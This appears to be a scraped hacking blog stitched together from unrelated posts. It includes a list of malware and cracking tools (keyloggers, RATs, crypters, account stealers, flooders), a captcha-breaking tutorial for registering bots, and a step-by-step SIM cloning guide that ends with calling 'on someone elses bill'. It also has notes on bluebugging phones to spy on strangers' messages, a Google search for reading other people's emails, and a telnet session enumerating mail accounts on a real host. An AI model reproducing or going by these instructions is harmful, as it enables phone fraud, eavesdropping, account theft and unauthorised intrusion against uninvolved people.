* Power HTTP FLooder (1)
* Professional Hackers Linux Assault Kit[DIRECT LINKS] (3)
* ProRat 1.9 Fix18 SE (SPECIAL EDITION) (1)
* Proxy Switcher Pro v3.9.0 4059 (1)
* PuTTY (1)
* Qsniffer (1)
* r00tKiT Wind0wz - all in one (2)
* Rapid Hacker v3 Final Maximum Edition (1)
* RapidLeecher v.5.0 (1)
* Rapidshare Account Bruteforcer (1)
* Rapidshare Generator (1)
* Rapidshare Hack Pack (1)
* RapidShare Perimum Gen (1)
* Rapidshare Solution Hack 2008 Edition (1)
* Rapidshare toolkit [2007] (1)
* RAR Password Cracker (1)
* Rar Password Cracker v4.12 (2)
* Red Binder 1.3 Modd by iNs (1)
* Redbinder V1.3 Mod (1)
* Reh Team Keylogger V1.0 -95%ud (1)
* Remote Desktop Protocol Scan (1)
* Remote password stealer 2.7 retail (1)
* RFC's pack (1)
* RLPack 1.20 (1)
* SC Keylogger Pro Full (1)
* School/College Hacking (1)
* See Password 2.05 (1)
* service (1)
* Shark RAT all Versions (1)
* ShkoShiko hacker AIO (1)
* Skd Undetectabler 3.0 Binder (1)
* Skull Crypter V 1 (2)
* Skype Hacks: Tips Tools for Cheap (1)
* Small Hacking Kit (1)
* SMS Flooder (1)
* Solid Binder (1)
* Some Tools in one Archive (1)
* Spamming AIO Tools +30m Email DB (1)
* Spider Binder 1.3 (1)
* Spider Pack (1)
* Spider Packer (1)
* SpyBoss KeyLogger PRO 4.2.2 (1)
* SQL Injection Tool v2.1 (2)
* sqlmap 0.5 - Automated SQL Injection Tool (1)
* SslNetcat [by Gomor] (1)
* Steam Acc Checker (1)
* Steam Account Stealer FUD - BETA (1)
* StreetHacker.1.1.7 (1)
* Super Scan - port scanner (1)
* SynAttack - DoS tool (1)
* System Hacking (1)
* T3RR0R-Inc's availability (1)
* telenet hacking tool.... (1)
* Theef All Versions (1)
* Themida All Versions [Cryptor] (1)
* This program will create a phisher for ANY website for a log (1)
* Tools to Crack xXx sites. (1)
* Top 15 SQL Injection Scanners (1)
* Turbo Zip Cracker 1.4 (2)
* Turkojen 4 UD new (1)
* Two Powerful Defacers (1)
* ULTIMATE PACK-must seee (1)
* Ultimate Wifi Hack Aio (1)
* Ultra Hackers 155in1-(AIO) (1)
* Ultra Page Spammer (1)
* Underground Crypter (1)
* Underground Hacking Tools - 2007 - AIO (1)
* Undetected KeyLogger (1)
* USB Steals Pc Passwords (2)
* USB Switchblade-Tool For SstealingWindows Passwords (1)
* Useful Tools (1)
* Uzzy's Keylogger (1)
* Verifier Credit Card Number (1)
* VH Hacker Tools(Beta) New Ver. + Tutorials (1)
* Vietnam CVV Hack tools (1)
* Virus Maker Professional 2008 (1)
* Virus Maker Proffessional 2008 (1)
* Vista Automated Activation Crack v3.0 - paradox (1)
* VNC 4.11 Scanner and connector (1)
* Vulnerability Scanner Pack (1)
* WatchFire Vulnerability Scanner Full Version (1)
* Web Application Security Testing Suite (1)
* Web Dos attack tools 2007 (Final) (1)
* Web Hacks (1)
* Web Shells Collections (1)
* Web Site Bandwith Killer (1)
* Windows Admin Hack - Offline NT Password Registry Edit (1)
* Windows Admin Password Hack (1)
* Windows Password Recovery - Enterprise Edition 7.5 (1)
* Windows WIFI Collection (4 in 1) (1)
* Windows XP Pro Black Edition 2007 With SP3 (1)
* Wireless Hacking Live-CD (FBI version) (1)
* Wireless WEP Key Password Spy (1)
* Wireshark (Formely Ethereal) (2)
* word list (1)
* Wordlist (28gb compressed to 70mb) (1)
* working links (1)
* xCode Keylogger new ver. (1)
* xHacker Pro 3.0 LEAKED (2)
* Xroot RFI Scanner (1)
* XVI32 Hex Editor (1)
* XXX Site Cracking Toolkit Suite 2006 AIO (1)
* Yahoo Annoying Tool (1)
* Yahoo Booter Room Destroy 5.9 (1)
* Yahoo Online Checker (1)
* Yersinia (1)
* Your Own Undetected Partition Deleter Virus.. ( Dont Try At Your Self) (1)
* ZeldaCrypt (1)
* Zero Hack Tools (1)
http://www.toolbase.blogspot.com
How to search for Megaupload and Rapidshare files
Most downloads on the internet are being made from two file sharing sites Rapidshare and Megaupload. But these files can be downloaded only if you have the links. To get these links you have to search a number of forums and sites and it wastes a lot of time. So for all you people who like it the easy way here is an option to search for them in Google. All you have to do is type as said below in the google search and thats it..!! You will have your links.
For MegaUpload, put the following in google
Video files:avi|mpg|mpeg|wmv|rmvb site:megaupload.com
Music files:
mp3|ogg|wma site:megaupload.com
Programs/Applications files:
zip|rar|exe site:megaupload.com
eBooks files:
pdf|rar|zip|doc|lit site:megaupload.com
________________________________________________________________________________________________
For Rapidshare, put the following in google
Video files:
avi|mpg|mpeg|wmv|rmvb site:rapidshare.de
Music files:
mp3|ogg|wma site:rapidshare.de
Programs/Applications files:
zip|rar|exe site:rapidshare.de
eBooks files:
pdf|rar|zip|doc|lit site:rapidshare.de
You can narrow down you search for what you looking for in the first part of your code. Like if you want to search for some XYZ which is a music file in rapidshare then simply type ” XYZ mp3|ogg|wma site:rapidshare.de“ and you can find your files links.
Happy Downloading..!!
*update: Here is a search engine dedicated for megaupload www.4megaupload.com. You can easily search for links of meaupload there.
Use Google talk to chat with Yahoo and MSN buddies.
With loads of buddies all over the planet, all of us have been forced to use either multiple messengers or unified clients like Pidgin to keep in touch with everyone. However, with the introduction of Google Talk, and its subsequent jump in popularity. you can chat using Google Talk right from your browser, when you access your GMail account.
Now google Talk users can chat with their yahoo and MSN and icq buddies by using a simple software. It is called as PSI. It can be downloaded from http://psi-im.org , and GoogleTalk, which can be downloaded from http://talk.google.com. Install these two chat clients and proceed to the next step.

Launch Psi and in the “Add Account” window (which will launch if you are using Psi for the first time), enter Google Talk as the Name and do not check the box next to Register new account. Click Add. Alternatively if you have already been using Psi, you can right-click on
the Psi icon in the System Tray, go to Psi and select Account Setup. The Account Properties window will show up and here you should enter your full Gmail address including “@gmail.com” into the Jabber ID field. Tick the “Automatically connect on Startup” and “Automatically reconnect if disconnected” boxes.
Click on the Connection tab. Check Use SSL encryption (to server). The Port field will automatically change to 5223, which is normal. Check the “Ignore SSL warnings”, “Allow Plaintext Login”, “Send Keep-alive packets (for NAT timeouts)” and “Manually Specify Server Host/Port:” boxes. Enter “talk.google.com” in the Host field and leave the port as 5223. If you have trouble connecting, use port 443 instead.
To get online, just right-click on your account name in the main window, go to status Online.Now right click on the account name again and click Service Discovery.
You now need to find a Jabber transport server that will help communicate between Google Talk and non-Google Talk chat applications. A good place to start this search is The XMPP Federation at https://www.xmpp.net/ servers and Open Jabber Servers at http://www.jabber.org/user/publicservers. shtml. We used the server jwchat.org (or you can use talkonaut.com), since it had transport servers for AIM, ICQ, Yahoo as well as MSN. Enter this name into the Address field (initially containing the name gmail.com) and click on Browse.

You will see a list of transport services being populated in the box below. To set up your IM account, right-click on one of these servers and select Register. Enter your user name and password for the service selected and click Register. Psi will ask you to confirm all of
your newly transported contacts in your Google Talk account. After this is done, they’ll all be automatically available through your Google Talk account. You will even be able to add buddies from that service, right from your Google Talk client. To confirm this, open Google Talk and you will find all the contacts from the other service inside Google Talk buddies list. To add a friend from another service, just make sure that you follow the format screenname@transport_ server_name.dns_name—if the Yahoo ID of your buddy is testacc@ yahoo.com, and jwchat.org is the transport server, you should add the contact from within GoogleTalk as testacc@yahoo.jwchat.org. There have been reported cases of
unreliability of quite a few transport servers, but we found that two mentioned above are quite stable. You should also know that when you use a transport client, you trust your information to a third party server, which you may not like if you are very particular
about your privacy.
DeepMonitor - Detect Hidden Process and Rootkit
Rootkits is a computer security threat that is designed to modify the core software components of the system, inserting code which attempts to hide the “infection” and provides some additional feature or service to the attacker.
Some advanced trojan also has the capability to hide itself using rootkits techniques. One example is Bifrost which is able to unhook kernel mode hooks to allow bypassing more firewalls. Nowadays many security suite software such as Kaspersky Internet Security and Norton Internet Security is able to detect and defend against rootkits. If you are like me who doesn’t like to install and use bloated security suites, you can try this very small and simple yet powerful hidden process detector. It claims to detect most of rootkits technologies! DeepMonitor is an hidden process detector, for Window Xp2 only, defeating most of rootkits technologies. It can also detect some hidden injected modules techniques. Although it is very good in detecting hidden process, this tool can’t tell you if a normal running process that can be seen at Windows Task Manager is dangerous or not. Let’s take svch0st.exe for an example. By looking at the filename, it is obviously a virus or spyware because the letter O has been replaced by the number zero (0). If you run DeepMonitor, it will also show scvh0st.exe but it will not warn you because it is not a hidden process. One technique that many trojan authors will use to defeat traditional security measures is to co-opt other applications to do their dirty work. For example, an application can take control of privileged applications, such as Internet Explorer or Firefox, to carry out all of its malicious activity. This will cause all of the attacks to come from Internet Explorer or Firefox, not the actual trojan. One of the trojan that does this is Bifrost. This trojan injects code into the explorer.exe process, which then spawns a non visible Internet Explorer (iexplorer.exe) or Firefox (firefox.exe) process. The trojan then injects extra code into iexplore.exe (not as an extra dll, it just writes the malicious code directly into the memory space of iexplore.exe). This extra code then causes iexplore.exe to act as a backdoor into the computer from which an attacker has complete visibility of the file system and registry. I tried infecting my own computer with Bifrost with DeepMonitor monitoring my system. DeepMonitor detects a hidden process and shows a warning through tray balloon notification. When I launched DeepMonitor from Windows tray bar, it shows firefox.exe in red which is a hidden process. The blue ones are legitimate processes. I can double click on the process for more information or kill the process. When I check Windows Task Manager, firefox.exe also appears in the list but I wouldn’t know whether it has been tampered or not.
Download: DeepMonitor
Breaking Captcha Images
-- Breaking Captcha Images --
By Chuckie_Ice from HTS
I'll start by saying that this overview isn't for everyone. It's intended for those who have a good programming background and hopefully have worked with imaging a bit. Even if you haven't worked with images and pixel manipulation, this may be the answer to some prayers out there when people are asking themselves, "How in the world do I even start to break this thing?!?!". It is important to realize though that many times when advanced warping techniques are used it becomes almost impossible to break, all that means though is that it's -almost- impossible, not impossible ;)
So, what's the purpose of breaking a captcha image? The reasons may vary, but most of the time it's to be able to use a bot to automate some process (what captcha images are meant to prevent). For example, say in HTS, Real 1 there was a way to register at "Uncle Arnold's Local Band Review" that used a captcha image. Well we know by the challenge that we have to get the band "Raging Inferno" up to the top. In a real world situation that didn't have the same type of security flaws as the Real 1 challenge, we could register hundreds of bots that simply vote the band up to the top, and to do this we'd have to break the captcha image at registration.
Remember though, Captcha images are never universal, every different site has their own specialized captcha, so there's no simple "global" fix for all of them. With that said, however, it's easy to take code once you've written it and transfer it into another captcha breaking project.
This overview is meant to establish the groundwork so that you can break captcha images easier in the future. You can use virtually any language, however, I recommend C/C++ or C# just for speed reasons. One of these examples I've done in PHP and it works quite well, though it goes slower than most.
Now lets begin our overview of captcha breaking!
[Step 1: Analyze and Prepare]
This is more of a step that you would take after you have read this entire overview, however, I'll fill you in on it now. When starting to break a captcha, look it over, refresh it several times, and find all aspects of the captcha. Does it use different fonts? Does the background change? Is there a background image? Does the text change from bold to italics? Does the text move around on the image? Is the text a completely different color than the image? What characters/charset does it use? Is it case sensitive? These questions and more are all things you must ask yourself and analyze while looking at the different variations of the captcha image.
Now that we've got a good idea of what's what, we need to be able to start the breaking process. This just depends on what language you want to use, but make sure you have a way to open the image into your language and read all the bits into an array. Whether you do this by looping through all the pixels and putting them into an RGB array, or by using some function like LockBits or GetDIBits. This part is essential to being able to work with the image. Never try to manipulate the image using single pixel functions, like functions that get or set the color of an individual pixel. These functions usually take an extreme amount of time to perform simple tasks. The only time you'd ever use those functions is when you're reading the pixels into an array. Okay, now that you've got the general idea, on to Step 2!
[Step 2: Get rid of the crap!]
A lot of people who write captcha images like to think that they are very crafty and cunning with the garbage they put in to throw you off. Here's a big morale booster... 99% of the time it's just that, crap. You can easily write image filters to go through and wipe out the junk.
Looking for ways to get rid of garbage often times includes looking for patterns in the image. You have to really think hard about what you can and cannot use against them. For example, you come across a captcha image that has black text, but unfortunately it has an image in the background. How do we filter out the text from the image? Simple, write a filter to include only back and colors close to it (when saving in JPG, not all colors will be perfect so you have to account for some variation in color). By filtering out all pixels that aren't close to black, we're left with just the text. One way of thinking is to ask yourself, "How is it possible that I can read this? How come I can distinguish the text from the garbage and noise?". A lot of times these questions will bring you to the answer. Lets look at some examples.
Now, start by asking yourself what you notice in this image. Is it the dark text that jumps out at you? How about the light background? Both of those we can use to our advantage. Now what about those lines? For now, we'll deal with those after we get rid of the background. So we think we have an idea of how to break it... but what happens if they throw something like this at us?
The text is barely visible! Not to mention the amount of noise is cluttering up the screen. Lets think about this, how is it possible that we can read this? Simple, the text is still slightly darker than the background. So, for our filter we'll write it to turn all pixels that are darker than a certain amount to black, and all pixels that are lighter than that certain amount to white. I find that when working with captcha images, it's really nice to be able to convert them to monochrome for working with, since monochrome is just black and white. You can then use a simple 2 dimensional array for the width and height, and just use 0 and 1 for black and white. Here's our result:
Wow, now the text sure stands out! But what about that annoying background noise? Notice how it looks like there are very distinct lines going horizontally. If you look at both the original images very closely, you'll notice they aren't lines, but rows of dots! Getting rid of this is simple, all we have to do is scan the image for a pixel that's white, then a pixel that's black, then another pixel that's white again. By scanning the image for that pattern, we will be able to find and isolate the dots. Since if we look at it, it's actually both columns and rows of dots, we'll do a 2 way filter. One that looks for dots going up and down, and the other left and right. Pseudo code for left-right would look like this:
if (Pixel[x,y] == 0 && Pixel[x + 1] == 1 && Pixel[x + 2, y] == 0)
Then we have a dot in the middle! We could also do another if that flips the black with the white to scan for white dots, but we don't need to now. The same can be done for scanning up and down, just by adding 1 and 2 to the y instead of the x. The last part of our code here is to set the middle dot to white. Here's what we've got now:
Much better, we've eliminated the majority of the background and some parts of those random black lines. A big hint here now on what to do is that you can actually use the same and or close to the same filter that we just wrote above to remove these black lines. If we write something that looks for individual pixels that are not touching more than 3 other black pixels (there are 9 pixels around any single pixel that is not on the border of the image), then we can eliminate almost all of the noise.
Now that's looking really good. Unfortunately here this is the point where the above filter probably ends, since if we go any further and, lets say, try to eliminate pixels that aren't touching more than 5 or 6 black pixels, we'll start eating away too much of the text. Keeping the text close to it's original look is key for cracking captcha images. What we're going to do now is a method that I've come up with which uses Flood-Filling to eliminate random garbage. If you're going to top performance, you can always write your own FloodFill function, or you can find GD libraries that include FloodFill functions. PHP for example has the function "imagefilltoborder" which is exactly what I want. I also decided to write a performance version of this same application in C#, which I wrote my own FloodFill function. So you might ask, how are we going to use FloodFill to eliminate garbage? If we look at the image we have now, we notice that all the garbage is in really small parts, while the text is very thick and large. This gives us an advantage to breaking it, because we can simply go through every black pixel, run a FloodFill on it, count the amount of pixels that got filled, then if it's less than a certain amount... throw it out. The smaller pieces of garbage will only have a pixel count of usually 20 pixels or less, so we write our function to get rid of anything that fits our needs. You may or may not even need this step, however, if you do use it the pixel count will have to be adjusted based off of your image and how much garbage you have. After we run this new filter, our image looks like this:
Alright! Now just to let you know, depending on the captcha, not all the junk needs to be filtered out. This will also depend on the method you choose in Step 3.
[Step 3: Define our letters]
The third step is usually easier than the second. Whereas before we were just cleaning the image up, now we're going to actually define where our letters are on the image. Lucky for us, the letters are still there and pretty thick, so how should we do this? Here are our options:
Method 1: Break the letters into individual cells
OR
Method 2: Create a bounding box around our letters that will be used as a scanning area.
The advantages of the first method is that it's quick and fairly painless to break up a captcha when you have a nice thick font. It's also much faster in Step 4 (You'll see why). The disadvantage of breaking them up is when the captcha uses thin and small fonts that could get broken by the previous filters, or we could end up connecting two letters if the previous filters weren't good enough to destroy all lines between the letters.
The advantages of the second method are that it doesn't require us to do extra compensation and image checks for connected letters or broken up letters, and it allows us to easily work with small and thin fonts. The disadvantages are that it takes much more processing power, and takes a much longer time.
Lets look at the How-To: We can break the letters up in this captcha by using the same FloodFill method that we used above to eliminate noise... but instead, make it look for blocks of black that have more than 80 pixels or so (based off how thick the letters are). One thing you might ask is "Why did we have to eliminate the garbage then with that last FloodFill filter if we're just going to use it again to grab the text?" The answer is that you don't have to, since none of the small garbage which we eliminated in that last filter would have been touching the text. Now just to summarize what we're doing here, the letters get filled in by our function, then because so much of it was filled in, the program identifies that it is a character, puts it into it's own image cell, then moves on to the next ones until all 4 are in individual cells.
For our second method, we'll again use something similar to the FloodFill, however, this time we would have needed to eliminate most if not all of the garbage. We do a simple FloodFill scan to find out where the majority of the black pixels are (should be where the text is), then we find the left most, right most, upper most, and lower most borders. This should create a box around our text. It's always a good thing to expand this box a few pixels, say maybe 4 just in case one of our garbage filters took off a thin layer of the text. Now that we've got our region identified or characters into cells, onto Step 4!
[Step 4: LERN TO REED!]
The title of Step 4 may sound condescending, but for this part you actually have to make your program "read" the text. There are a few methods of doing this. The simplest is to build up a character set and scan the letters you have against the charset. Whether you do this by comparing black pixels, overall pixels, or what have you, it's your choice. The other options are to build a point profile for each letter and compare them against a pre-made set of point profiles for an the entire character set. For now, I'm going to stick with comparing the two using pixels.
If you wondered why we said Method 2 would be a lot more intensive on your computer, the simple answer is this: In order to read this captcha, you have to loop through every letter in your charset. On top of that, you'd have to loop through the entire region that we setup earlier, and lastly on top of that you'd have to do the individual scan that compares the character with the image. So there's a scan which is however man pixels the character is, then loop through every position in our region that it could possibly be, then lastly loop through every character, now you understand why it takes a long time. Method 2 works when after all the scanning is complete, the top 4 (or however many letters your captcha image is) matches are chosen and their corresponding letters are outputted as a string/text.
With Method 1, the only loop you have to do is looping through the characters in the charset, then scanning the character with the cell image to see if it's a match. Once you get the characters that match, you simply output their corresponding letters.
Unfortunately since there's no real "Imagery" done at this point, I have nothing to show you, but be assured it works very well!
[Step 5: Complications with Step 4]
This last step is only for the really hard to break captchas. Say we have letters that are rotated or distorted in some way. Rotated letters can be fixed by finding a way to "un-rotate" them. As you'll see in an example below, I "un-rotated" the letters by finding the rotation with the least width. Distorted letters are another case, since it's hard to undo a distortion. I've personally never attempted, but with some of the more simpler distortions, such as ones that use a sine wave or ones that simply stretch the text as it gets further to the end seems that it could be reversed with the right tweaks.
Now that we've established the ground rules for breaking captchas, take a look at a few more examples and see what you can think of:
The captcha from above in the process of breaking:
A captcha from Rapidshare:
http://chuckie-ice.com/CaptchaArticle/Rapidshare1.bmp
Breaking down the Rapidshare Captcha:
Our after filters and identifying the character cells:
Finally!
And lastly the compact version:
Now go back and look at the original Rapidshare captcha before it was broken, and think to yourself how you would go about breaking it. For this, I simply noticed that the background noise text was thinner than that of the main text. So I wrote a filter to thin down the walls of all the text about 8 times until it completely eliminated the background text. Once that was done, I was left with a very thin text, so I built it back up again putting 8 layers on top it, and only filling in those 8 layers where there was black on the original image. Then I separated the letters into cells, rotated them each with a 45 degree range both CW and CCW (to avoid going upside-down) and found the rotation with the minimum width. After that, I built a character set based off of the letters that were left and that was all it needed.
Lets look at some more examples and try and think what you see as a vulnerability, then read the list of what I noticed and compare:
1. Only black and white, no need to write filters to differentiate
2. Dots are easily removed
3. The text is thicker than the dots, thus it can be filtered out easily.
4. They only use numbers!
5. The text is centered in the middle, and the letters are from a monospaced font meaning that every letter will be in the same place.
*coughs*
http://www.hackthissite.org/pages/operations/createimage
What can you find wrong with this one
*coughs*
With all that said, here is our final example:
[img]http://chuckie-ice.com/CaptchaArticle/Badongo.jpg' style='border:0px' />
1. All the letters are the same color, makes it easy to pull the text from the background.
That's about the only thing this person did wrong with their captcha. The letters are spaced unevenly apart from each other, though you could call that a vulnerability because it makes it easy to distinguish which letter is which (no connecting letters). The letters are rotated, and on top of that a different font is used per letter, as well as bolding! This is an example of an extremely well made captcha image, but as well made as it is, through much programming it is still breakable.
[Step 6: From a hacking standpoint]
One last final thing about captcha images. There's always a chance that you can exploit the server along with your captcha breaking program. For example, right here on HTS they use the captcha generating script:
http://www.hackthissite.org/pages/operations/createimage.php
If you notice, this script seems to generate the same captcha text with every refresh. The only time it chooses a new set of letters is when the register page is refreshed and the session variable holding the captcha text is updated. This in itself is a vulnerability, because you could write a program to say break 5 of those, and if your program had any trouble breaking one of them, it could check against 4 others to find the best guess answer.
There is also the possibility, though slim, that you can use the session ID or captcha ID for a captcha that's already been submitted. Say for example you enter in the text for the captcha and it validates, and you notice that a session ID is attached along with the html form you just submitted. By modifying future session IDs to match that same one, there is a chance that you could trick the server into thinking that you're entering the text from the new captcha, but in fact it was a captcha that was already shown.


Cross Site Scripting (XSS)
Cross Site Scripting, or know as XSS, is the most common basic web hacking tehnique… and harmless, as many would say… but on this mather I don’t realy agree, that’s why I wrote this article.
About
XSS as I knew it is a very abstract definition for javascript injection, or at least this is what I have thought until reading RSnake’s website [speak about it a bit later]…
In fact XSS is more than javascript injection, because we can modify a page entire structure through XSS, not only create some actions…
In a small definition: XSS=javascript+html
The Call Of Javascript
Even if XSS is more than just javascript, you will have to basicaly have some javascript knowlege before you can feel the real taste of cross site scripting. For the ones who don’t know javascript I recomend them http://www.javascript.com… After learning the basics of this wonderful scripting language, you will be ready to go…
Info: did I mention that Javascript was developed by Netscape, and at the beginigs had the name LiteScript?
Posibilities
With XSS you can do “extreme” stuff.. let me explain you in a small amount of words what you can do…. the most simple thing is to redirect the curent page to one you like… an ilustrative example:
Also you could do something like poping up the cookie:
And if you know a little php you could create a page that save’s data received via get and stores them in a file/database…
Also there are more posibilities with XSS, you just need some creativity…
More XSS
I have found a website where I have learned much about XSS… there is also a little script which encodes the normal text to ASCII, hex, decimal and Base64… also the different types of attacks are shown on which browsers there are available… check out Rsnake’s page on XSS: ha.ckers.org/xss.html
How to clone GSM Sim
let's talk about the fun stuff. The first trick I will discuss is an activity that is becoming quite prevalant, SIM cloning. If you have paid attention to any cell phone related tutorials in the past, then you may remember cloning being made popular by certain public figures like Kevin Mitnick in order to place calls on the bill of another subscriber. Well, even with GSM this trick still holds relevant. How could such a flaw exist in a system that is obviously concentrated on preventing such fraudulant use? The flaw is within the COMP128 authentication algorithm used as an instantiation of A3/A8 widely used by gsm providers. Unfortunately for these providers, the COMP128 algorithm is just not strong enough to prevent fraud. We attack the algorithm by using a chosen-challenge attack, which works by forming a number of specially-chosen challenges and querying the SIM card for each one. Then by analyzing the responses from these queries, we are able to determine the value of the secret key that is used for authentication. So how do we perform this attack?
Well there are a few things you need before you start. First you will need to buy a SIM card reader, a card programmer, empty silver pic 2 card, and an unregulated adapter, and if you don't have one a 9 pin male to female extension cable. You can probably put a bid on ebay for most of this hardware, or just google up some sites that sell them. You will also need some software for this trick. First you will need a SIM card editor. An excellent piece of software to use in this instance is Cardinal Sim Editor, which you can find (including the crack for it) at the below link...
http://www.cracksweb.com/news.php?go=82
Another tool you will is CardMaster, which once again you can find at the below link...
http://cardmaster.dk/download2.php
Finally what you will need is a SIM card emulator. An excellent example of an emulator to use is SIMEMU, which you can find at the below link...
http://simemu.cjb.net/
Note for those of you who feel the need to read the instructions on the site, just go to www.freetranslation.com to translate the web page from Spanish to English. Now let's go ahead and get started shall we. You will first want to plug your SIM Reader into your com port. Then run Cardinal and then click where it says "Click Here" and then click Settings. You will then select your com/serial port and the baud rate. Then you will close this out, and then left click where it says "Click Here", go to smartcard, and click SIM editor. The program will from there start up, and you will go to SIM, then SIM Info, and click the load button. After doing this you will see the IMSI code, take note of this code as you will need it. Now close the SIM Info and go to Security/Find key KI. When this window opens just click Start and wait. It will take approximately 4 hours to find the key. Once it is found take note of this KI and exit. Now you should have the IMSI and KI noted, if so lets continue with the next step. Now take your silver card. Within the unzipped file within you will find two files. SEE50s.hex (EEPROM) and SEF50sEN.hex (PIC). Now connect your programmer to a com port and go to the setup menu on your CardMaster program and choose the appropriate com port. You should then see a yellow rectangle at the bottom of the program that says that there is no card. Now insert your smartcard into the programmer, and the rectangle should change to green and you will see "Card ready". Now go to where it says "Card type:" and select "Silvercard". NOw go to the "File to Pic:" field and upload SEF50sEN.hex, then go to the "File to Eeprom:" field and upload SEE50s.hex. Now go to Edit and click "Auto Program". Now once this is finished you will need to cut the card so that it will fit into the phone. Instructions for how the card needs to be cut is provided on the GSM solutions web site that will be listed in the Sites to Visit section at the bottom of this page. Now insert the newly cut silvercard into the phone. If it asks for
. If it asks for a pin just punch in 111. Then from the main menu open up "Sim-Emu". Now from this menu go to Set Phone #, then -GSM #1 (or any slot), then Configure, then Edit #. Now edit GSM #X to any name, and then press ok. Now go to Config.Pos. and it will ask for PIN2, which will be 1234. It will then ask you what position you want the card to be, choose Position 1. It will then ask you for the IMSI, which you will punch in the IMSI you got from Cardinal. It will then ask you for the KI, which again you punch in the KI you got from Cardinal. It will then ask you to enter your PUK which can be anything up to 8 digits. Then it will ask you to enter your PIN which can be anything up to 4 digits. There you go, now you have cloned another SIM card, and are now free to call away all you want to on someone elses bill. There have also been rumors that on certain services there are ways to clone a SIM remotely, but none have been tested so this can't be proven. So now that we're finished talking about SIM cloning, let's get into another trick involving exploiting gsm phones, bluejacking. What is bluejacking you ask? Bluejacking is exploiting the BlueTooth wireless communication system common among PDAs, cell phones, and of course laptops. In essense this is nothing more than a harmless little prank, similar to defacing web sites. For bluejacking gsm phones what we are trying to do is first create a phonebook contact that says something like "haha I haxor3d j00r ph0n3!", and then send it to any bluetooth enabled device in the facinity. This in essense amounts up to at most a harmless little prank, but it's fun to watch their faces when they get the message. However, I won't bother explaining the details of how to bluejack, since the methods are models and manufacturer dependant, and are explained on a site that will be listed at the bottom of this tutorial. Don't believe that the possibilities for exploiting bluetooth enabled gsm phones ends there though. Another activity that we can jump onto is called bluebugging.
Bluebugging is the process of sniffing out communication from a bluetooth-enabled cell phone. Like, for example, sms messages. Yup, now you can sit in a coffee shop, open up your laptop, and spy on everyone else who is using their phone. This concept was first introduced to the world in a presentation at DefCon 11, and is now available to the public in the form of a tool called BlueSniff that works as a bluetooth wardriving utility to play big brother. Go to the below address to get a copy of this tool...
http://bluesniff.shmoo.com/bluesniff-0.
Another nice tool to use for such means is btscanner, which can be used to gather as much information as possible on a bluetooth-enabled device. Yet again, this wonderful tool can be found at the below address...
http://www.pentest.co.uk/src/btscanner-
(Warning do it ur known risk)

Google - Peep into other's email Boxes
The idea is, one Google advanced search string is filetype: . It is used to find out any file only. Now I'm using this string as a tool,
I am searching for filetype:eml eml intext:"Content-Type: image/jpeg".
Look at the keyword. It is finding a file with extension eml and that eml should have a Line Content-Type: image/jpeg. Now remember the old days, MIME encoding of a email. When ever we are attaching a .jpg file, that line should come in .eml file. So, the full keyword is searching for filename any with extension .eml which is email file extension, and it should contain a .jpg file, may be some photo or other picture from the web. You can't belive if you are not checking it yourself.
Keyword : filetype:eml eml intext:"Content-Type: image/jpeg"
Here is ur example lollxxx
http://www.google.com.pk/search?hl=en&q=filetype%3Aeml+eml+intext%3A%22Content-Type%
Telnet - A Tutorial to Telnet and Hacking
Now you may be looking at this going, "What the hell is Telnet?". If you are, don't worry, I'll explain everything. First of all, Telnet is software that allows you to connect to another Telnet Host.
In windows systems Telnet is usually called Telnet32.exe or Telnet.exe. In newer versions of windows it is Telnet32.exe.
*** Note to Windows XP users: Don't go and get the old version of Telnet, because you have a DOS-Based one. I'll give commands along this guide so you can enjoy it too. You have to either run "Telnet" or "cmd" and then "Telnet".
Telnet is not illegal and is used by thousands of remote computers to interchange data, share connections, and do many other things that would be impossible without it.
The default port for Telnet is port 23. When I say for instance, 'Connect to the sys' I am referring to connecting on the system's default port for Telnet. Sometimes you can't determine a port so you will have to port scan a sys to find the Telnet Ports.
Port 25 is the 'Sendmail Protocol' port. We will be dealing with this port as well.
Telnet Security
Because there are so many problems with Telnet today involving cyber crime and hacking, SysAdmins often restrict anonymous use of their sys's Telnet Proxies. This is cheap and can be bypassed easily.
Most SysAdmins are amatures at what they do and make me laugh. They restrict the Telnet proxies on port 23 and think that we can't telnet to other ports such as 81 and 25 because we can't use the Telnet Proxy. Well they are wrong. We can easily do it and we will. Let me point out a system that has this and was not effective. I will star out the IP for privacy.
Welcome to Mcft Telnet. Telnet32.exe.
o
connecting to 202.232.**.** 23 (The port number)
Connected.
Connection to host lost (unauthorized use of Telnet Proxy(ies).
o
Connecting to 202.232.**.** 25 (Watch this..)
Welcome to ********.net Sendmail Program. Welcome to all staff.
vrfy bin
..550
vrfy sys
..550
vrfy root
..550
vrfy admin
..550
vrfy games
..550
vrfy uucp
..550
q
..550
c
Connection to host lost on command.
Ok people is there a problem there? How many addys did I get? Am I supposed to have those? Do I care? No. I am just demonstrating how bad Unix-System security is and how easy it is to use the Telnet Proxy to your advantage. Here, I wil list some commands for all of you running under DOS.
C - Close the Current Connection
D - Display the sys's operating paremeters
O - Connect to a host name (on default port 23) [port]
q - Quit (Exit Telnet).
Set- Set Options
Send - Send data/strings to server
Telnet, as you know so far, is a very useful tool for hackers. Hell, if you can't connect to a computer, you can't hack it. Its that simple.
Now the best thing about Telnet is that virtually every Windows computer has it, comes with it, and is able to run it.
THINGS GOING WRONG ON HACKING OR TELNET
I have a Windows 98 computer and I am running Telnet. It gives me a lot more options when connecting to a computer, and these commands don’t go anywhere! What do I do? I get the hostname part and all that, just what does Term-Type mean?
Ok people, so many people have asked me this I'm ready to start getting an auto-flame response on my e-mail box LoL. Anyway, here goes:
Term Type means Terminal Type. It is the version of the Telnet Terminal that the host or server is running. You have to specify this, Telnet is not hacker-friendly.
In Windows 98/95/ME you are not running a DOS-Based version of Telnet. You get a client program, somewhat considered shit for me. I like the DOS based one and frankly, I find it a lot easier to use.
I can't connect to the host!
Well, the host either doesn't exist, does not support Telnet Packets or Connections, or is currently restricting proxy access or usage from your addy or all addresses.
I went further than you because I thought I knew what I was doing! I got this message saying my hacking attempt was logged! Am I going to go to jail!?!?!
Don’t worry, as long as its not with the extension .log or .hlog or .hacklog you're fine, as 95 percent of these messages are BS and lies.
IF THEY'RE LIES, how come they knew I was hacking them?
They don't. They simply search for incoming connections not recognized by the server. If the SysAdmins didn't modify the message, you would have gotten this:
"Error 229292: Data not recognized 8191: Distinct Remote Service Lost or Corrupt."
They just modified it. Breath in, breath out, relax.
